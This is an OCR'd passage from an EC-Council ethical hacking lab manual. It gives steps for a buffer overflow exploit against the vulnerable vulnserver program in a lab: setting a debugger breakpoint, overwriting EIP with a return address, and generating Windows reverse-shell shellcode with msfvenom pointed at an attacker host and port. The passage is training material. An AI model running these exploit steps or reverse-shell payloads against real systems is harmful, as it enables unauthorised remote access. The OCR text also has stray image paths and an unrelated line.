


128. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

129. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.




130. Now, click on the **Run program** in the toolbar to run **Immunity Debugger**.

131. Switch to the **Parrot Security** virtual machine.

132. Maximize the **terminal** window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

133. Now, type **./jump.py** and press **Enter** to execute the Python script.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



134. Switch to the **Windows 11** virtual machine.

135. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

    Note: You can control the EIP register if the target server has modules without proper memory protection settings.



Immunity Debugger - vulnserver.exe - [CPU - thread 00002D98, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
EAX 00BFF1EC ASCII "TRUN /.:/CCCC

136. Close **Immunity Debugger** and the vulnerable server process.
137. Re-launch the vulnerable server as an administrator.
138. Switch to the **Parrot Security** virtual machine.
139. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new Terminal window
140. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
141. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
142. Now, type **cd** and press **Enter** to jump to the root directory.
143. Now, type the following command and press **Enter** to generate the shellcode.

    msfvenom -p windows/shell_reverse_tcp LHOST=[Local IP Address] LPORT=[Listening Port] EXITFUNC=thread -f c -a x86 -b "\x00"

    Note: Here, **-p**: payload, local IP address: **10.10.1.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.
144. A shellcode is generated, as shown in the screenshot.
145. Select the code, right-click on it, and click **Copy** to copy the code.




146. Close the **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

